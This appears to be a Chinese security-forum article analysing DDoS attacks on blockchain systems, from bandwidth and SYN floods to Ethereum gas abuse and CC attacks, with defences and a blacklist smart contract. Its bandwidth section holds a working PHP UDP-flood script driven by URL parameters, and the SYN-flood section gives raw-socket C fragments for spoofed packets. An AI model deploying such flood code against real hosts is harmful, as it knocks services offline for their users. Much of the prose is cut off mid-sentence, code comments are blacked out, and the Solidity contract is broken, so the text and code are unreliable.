BlockChain中DDos攻击的深入剖析

s小胖不吃饭 / 2018-10-30 07:35:00 / 浏览数 3173 技术文章 技术文章 顶(1) 踩(0)

DDos[redacted]DDos[redacted]DDos[redacted]


[redacted]DDos[redacted]idea[redacted]

一、DDos简介

2018年2月28日下午，全球著名的代码托管网站：GitHub遭受到了有史以来最大规模的DDoS攻击（分布式拒绝服务）。此次DDoS攻击以1.35TB/秒的流量冲击了GitHub平

Dos(Denial of
Service)是一种中断类型攻击。几乎所有以阻碍可用性为目的的攻击都可以归类为Dos攻击。详细来说，Dos攻击可以通过破坏物理网络组件，消化存储、带宽或者可用的资

而本文不是讲述传统的Dos攻击，而是基于区块链的架构进行Dos攻击的解析。我们知道区块链是以P2P为架构进行的模板设计，而P2P的开放性会导致DDos攻击，处于网络



然而对于区块链系统来说，DDos的攻击的难度也是十分大的。区块链是一种真正的分布式系统，内置有节点通信防丢失的保护措施。到目前为止，最大的区块链是比特币。

二、DDos攻击形式详解

1 带宽攻击

简单来说，带宽攻击是使受害者节点的网络带宽耗尽，以达到拒绝服务攻击的效果。在区块链系统中，我们知道其在联盟链的场景下使用的通常是PBFT或者其他的改进版本

我们知道，在区块链系统中倘若要同步一个数据需要大量的节点共同协作，其设计的网络输入与网络输出带宽均会非常高，节点网络的端口负荷将会十分严重。如果此时攻击

下面我们看一段分析代码：

```
<?php
//[redacted]
set_time_limit(999999);
//[redacted]ip
$host = $_GET['host'];
//[redacted]
$port = $_GET['port'];
//[redacted]
$exec_time = $_GET['time'];
//[redacted]
$Sendlen = 65535;
$packets = 0;
//[redacted]
ignore_user_abort(TRUE);
```

```
//step1. ■■■■■$host■■■$port■■■■■$exec_time■■■
if (StrLen($host) == 0 or StrLen($port) == 0 or StrLen($exec_time) == 0) {
   if (StrLen($_GET['rat']) <> 0) {
       echo $_GET['rat'] . $_SERVER["HTTP_HOST"] . "|" . GetHostByName($_SERVER['SERVER_NAME']) . "|" . php_uname() . "|" . $_
       exit;
   }
   echo "Warning to: opening";
   exit;
}
//step2. ■■■■■■$out,■■■“AAAAAAAAAA...”
for ($i = 0; $i < $Sendlen; $i++) {
   $out .= "A";
}
$max_time = time() + $exec_time;
//step3. ■■■■,■■udp■■■■■■■■■■■
while (1) {
   $packets++;
   if (time() > $max_time) {
       break;
   }
   $fp = fsockopen("udp://$host", $port, $errno, $errstr, 5);
   if ($fp) {
       fwrite($fp, $out);
       fclose($fp);
   }
}
//step4. ■■■■
echo "Send Host $host:$port<br><br>";
echo "Send Flow $packets * ($Sendlen/1024=" . round($Sendlen / 1024, 2) . ")kb / 1024 = " . round($packets * $Sendlen / 1024 /
echo "Send Rate " . round($packets / $exec_time, 2) . " packs/s" . round($packets / $exec_time * $Sendlen / 1024 / 1024, 2) .
?>
```

上述代码使用php进行编写，用以模拟带宽攻击的DDos过程。上述脚本中我们可以看到，我们需要设置脚本运行时间，这个参数设置的时间要大一些（代码中我们以99999

在代码中设立攻击字符串，之后向目标服务器疯狂发送。最后进行统计。

2 软件漏洞攻击

软件漏洞攻击是指■■■■■■■■■■■■■■■■■■■■■■。例如在2016年的The
Dao事件分叉出来的ETH就有由于软件设计中的一个漏洞被attacker利用，导致了以太坊的DDos攻击。

简单来介绍下本次以太坊攻击。

我们知道在以太坊机制中，加入用户要进行转账或者其他操作，其需要提前支付一定的手续费，这就是我们常说的gas机制。以太坊网络中的手续费是由gasPrice
*
gasUsed（其中Gas可以理解为“燃料”，而每次执行合约均要根据执行语句的属性消耗固定的燃料）。当燃料使用光后合约就不可以被继续执行了（会执行回滚操作）。

而上述的The Dao事件具体来说，矿工和节点需要花费很长的时间（20-60秒）来处理一些区块。造成这次攻击的原因是一个EXTCODESIZE
操作码，它具有相当低的gas价格，需要节点从磁盘中读取状态信息。攻击交易调用此操作码的频率大约是50000次每区块。这样的后果是，网络已大大放缓了，但没有共识

3 CC攻击

CC攻击（Challenge
Collapsar）是DDOS（分布式拒绝服务）的一种，前身名为Fatboy攻击，也是一种常见的网站攻击方法。攻击者通过代理服务器或者肉鸡向向受害主机不停地发大量数据包

具体来说，CC攻击可以分为两种模式，第一是黑客利用代理地址进行访问，第二种是黑客利用大量肉鸡进行大量访问，而第二种攻击的难度比第一种要大，但是攻击成效更

CC攻击防御方法

1
利用Session做访问计数器：利用Session针对每个IP做页面访问计数器或文件下载计数器，防止用户对某个页面频繁刷新导致数据库频繁读取或频繁下载某个文件而产生

2
把网站做成静态页面：大量事实证明，把网站尽可能做成静态页面，不仅能大大提高抗攻击能力，而且还给骇客入侵带来不少麻烦，至少到现在为止关于HTML的溢出还

3
增强操作系统的TCP/IP栈：Win2000和Win2003作为服务器操作系统，本身就具备一定的抵抗DDOS攻击的能力，只是默认状态下没有开启而已，若开启的话可抵挡约1

4
在存在多站的服务器上，严格限制每一个站允许的IP连接数和CPU使用时间，这是一个很有效的方法。CC的防御要从代码做起，其实一个好的页面代码都应该注意这些

5
服务器前端加CDN中转(免费的有百度云加速、360网站卫士、加速乐、安全宝等)，如果资金充裕的话，可以购买高防的盾机，用于隐藏服务器真实IP，域名解析使用CD


另外，防止服务器对外传送信息泄漏IP地址，最常见的情况是，服务器不要使用发送邮件功能，因为邮件头会泄漏服务器的IP地址。如果非要发送邮件，可以通过第三方代理

总之，只要服务器的真实IP不泄露，10G以下小流量DDOS的预防花不了多少钱，免费的CDN就可以应付得了。如果攻击流量超过20G，那么免费的CDN可能就顶不住了，需


更详细的解决办法请参照。CC攻击

4 SYN洪泛攻击

SYN
Flooding攻击是指恶意客户端发送了大量TCP/SYN包，并且以一个假的IP发送地址发送到目标主机，以达到消耗目标主机大量资源的目的。下面我们具体看一看攻击流程图



正常节点



TCP SYN Flooding攻击

首先客户端与目标主机建立TCP连接，会先发送SYN报文。

之后目标主机会回复TCP/SYN-ACK报文并等待TCP/ACK响应报文。

由于源主机发送的自己的ip地址是假的，所以这个ACK确认包永远不会来到。

这就会导致目标主机打开了一个半开放的连接。倘若这种半开放的数量很多，那么目标主机的TCP资源就会枯竭，正常连接无法进入。

下面讲解一下相关攻击代码：

```
/* ■■■■socket */
/* raw icmp socket(IPPROTO_ICMP):
* ■■■■IP■■■■■■■■ICMP■■■■■■■■■■IP■■ICMP■■■■■■
* raw udp socket(IPPROTO_UDP):
* ■■■■IP■■■■■■■■UDP■■■■■■■■■■IP■■UDP■■■■■■
* raw tcp socket(IPPROTO_TCP):
* ■■■■■IP■■■■■■■■TCP■■■■■■■■■■IP■■TCP■■■■■■
* raw raw socket(IPPROTO_RAW):
* ■■■IP■■■■■■■■■■■■■■■■■■■■■■■IP■■■■■■■■■■■■■
*/
sockfd = socket (AF_INET, SOCK_RAW, IPPROTO_TCP);
if (sockfd < 0)
{
   perror("socket()");
```

```
   exit(1);
}
/* ■■■■■■■■■IP■■■■■■■■■■■■■■■■■■■■■■■■■IP_HDRINCL.
* ■■■■■■■■■■■■■■■IP■■■■■■■IP■■■■■■■.
*/
if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof (on)) < 0)
{
   perror("setsockopt()");
   exit(1);
}

/* ■■■■■■■■■■■■■■■ */
setuid(getpid());
```

之后我们定义ip首部struct ip。

```
struct ip{
   unsigned char       hl; /* header length */
   unsigned char       tos; /* type of service */
   unsigned short      total_len; /* total length */
   unsigned short      id; /* identification */
   unsigned short      frag_and_flags; /* fragment offset field */
#define IP_RF 0x8000 /* reserved fragment flag */
#define IP_DF 0x4000 /* dont fragment flag */
#define IP_MF 0x2000 /* more fragments flag */
#define IP_OFFMASK 0x1fff /* mask for fragmenting bits */
   unsigned char       ttl; /* time to live */
   unsigned char       proto; /* protocol */
   unsigned short      checksum; /* checksum */
   unsigned int        sourceIP;
   unsigned int        destIP;
};
```

我们知道TCP的头部如下所示：

```
|----------------|----------------|-------------
    |     sport      |     dport      |
    |----------------|----------------|
    |               seq               |
    |---------------------------------|
    |               ack               | 20 Bytes
    |------|----|----|----------------|
    |lenres|    |flag|     win        |
    |------|----|----|----------------|
    |     sum        |     urg        |
    |----------------|----------------|-------------
    |             options             | 4 Bytes
    |---------------------------------|

                  TCP■
```

我们知道该攻击要自行定义一个假的发送地址。所以定义TCP伪首部函数struct pseudohdr如下：


```
struct pseudohdr
{
   unsigned int        saddr;
   unsigned int        daddr;
   char                zero;
   char                protocol;
   unsigned short      length;
};
```


伪首部是一个虚拟的数据结构，其中的信息是从数据报所在IP分组头的分组头中提取的，既不向下传送也不向上递交，而仅仅是为计算校验和。这样的校验和，既校验了TCP

下面放出一个python相关的攻击脚本：python 攻击脚本

5 Land攻击

在Land攻击中，攻击者向目标主机发送了大量的源地址与目的地址相同的包。目标地址接到包后就会向自己本身发送SYN-ACK包，这也就导致会回复ACK并创建一个空连接





严重的情况下导致目标系统瘫痪。

三、DDos防御机制


1 传统防御机制

我们如何应对DDoS攻击呢？具体来说在学术界和工业界从4个层面提出了相应的方法。其分别是：攻击防护、攻击检测、攻击溯源和攻击清理"。然而，任何单个组织都无法
攻击。例如：DDoS攻击源离检测点非常远，基本检测点能够检测到DDoS攻击，也很难进行有效防御。因此，最近有一些研究工作指出需要跨组织的合作，实现对DDoS攻击

而我们在区块链系统中知道，例如以太坊是使用了gas机制来控制合约的执行数量以达到提高作恶成本的目的。而联盟链除了上述上述特点外，可以采用通用的网络解决方案

2 Fabric设计架构防御机制

我们知道，超级账本使用了PKI架构，而DDos攻击最大的特点就是有大量的节点参与，而对于区块链来说，能成功的认证节点的地址就意味着可以成功的身份认证。下面具体



PKI架构

1 根证书颁发机构：CA认证中心给自己颁发证书。Root CA是PKI层次结构中最上层的CA，也是起点。

2 注册证书颁发机构(ECA)：负责给通过验证的用户颁发注册证书。

3 交易认证中心(TCA)：负责给提供了有效Ecerts的用户把饭交易证书。

4 TLS证书颁发机构(TLS-CA)：负责个签发允许用户访问其网络的TLS证书与凭证。并利用证书来认证客户和服务器的身份。

5 注册证书(ECerts)：长期证书，用于颁发给所有角色。

6
交易证书(TCerts)：交易的短期证书，由TCA根据授权用户请求来颁发的。给他们一个安全授权，它可以配置为不携带用户信息，以使用户匿名参与到系统中来。

由上述架构，Fabric可以使加入网络的节点合法化，从而针对节点地址统一管理，防止恶意节点的大量出现。

四、区块链在DDos防御中的应用构想

■■■

于是我们提出：基于区块链技术的DDoS跨组织联合防御方法。本方法将代码部署在公有区块链以太坊(Ethereum)上，因此不需要修改现有的网络基础设施。我们在系统中设

简单来说，我们通过区块链平台可以设计攻击黑名单来存储恶意节点的ip地址，通过区块链的不可篡改、去中心化的特性，提供了增删黑名单功能、增删认证用户功能以及查

下面是设计的相关智能合约：（使用Solidty编写）部分核心代码

```
contract DDos{

   address owner;
   address[] users;
```

```
    unit32 attackers;

    function DDos(){
    owner = msg.sender;
    user.push(owner);
    }

    function addA(address addr)
    {
        if(msg.sender != owner) throw;
        user.push(addr);
    }

    function addAttacker(uint32 addr)
    {
        uint i;
        for(i = 0; i<users.length; i++){
        if(user[i] == msg.sender) break;

        attackers.push(addr);
        }
    }

function query() returns (unit32[]){
        return attackers;
}
}
```

上述代码中包括了添加合法用户、添加攻击者地址、查询攻击者等代码。其余的修改以及删除可以由用户自行添加。

五、总结以及参考链接

在黑客众多攻击方式中，DDoS攻击可以说是其中最常见的一个，通过大量合法的请求占用大量网络资源，使网络瘫痪，现在利用区块链技术，则可降低DDoS攻击的发生频

区块链的发展并不总是十分有前景的，尽管其有着在用户认证、数据保护、防DDoS攻击的天然架构优势，但是目前来看，其技术还未成熟、实际应用中还存在风险。所以本

https://www.jinse.com/news/blockchain/37262.html

https://www.cnblogs.com/sochishun/p/7081739.html

https://www.cnblogs.com/sochishun/p/7081739.html

https://blog.csdn.net/jiange_zh/article/details/50446172

文中的图片均为笔者原创，内容为笔者阅读后进行的总结，需要转载请标注原文地址。谢谢！

上一篇：安恒杯11月份密码学部分wp 下一篇：SECCON 2018 - PW...

1. 0 条回复
   - 动动手指，沙发就是你的了！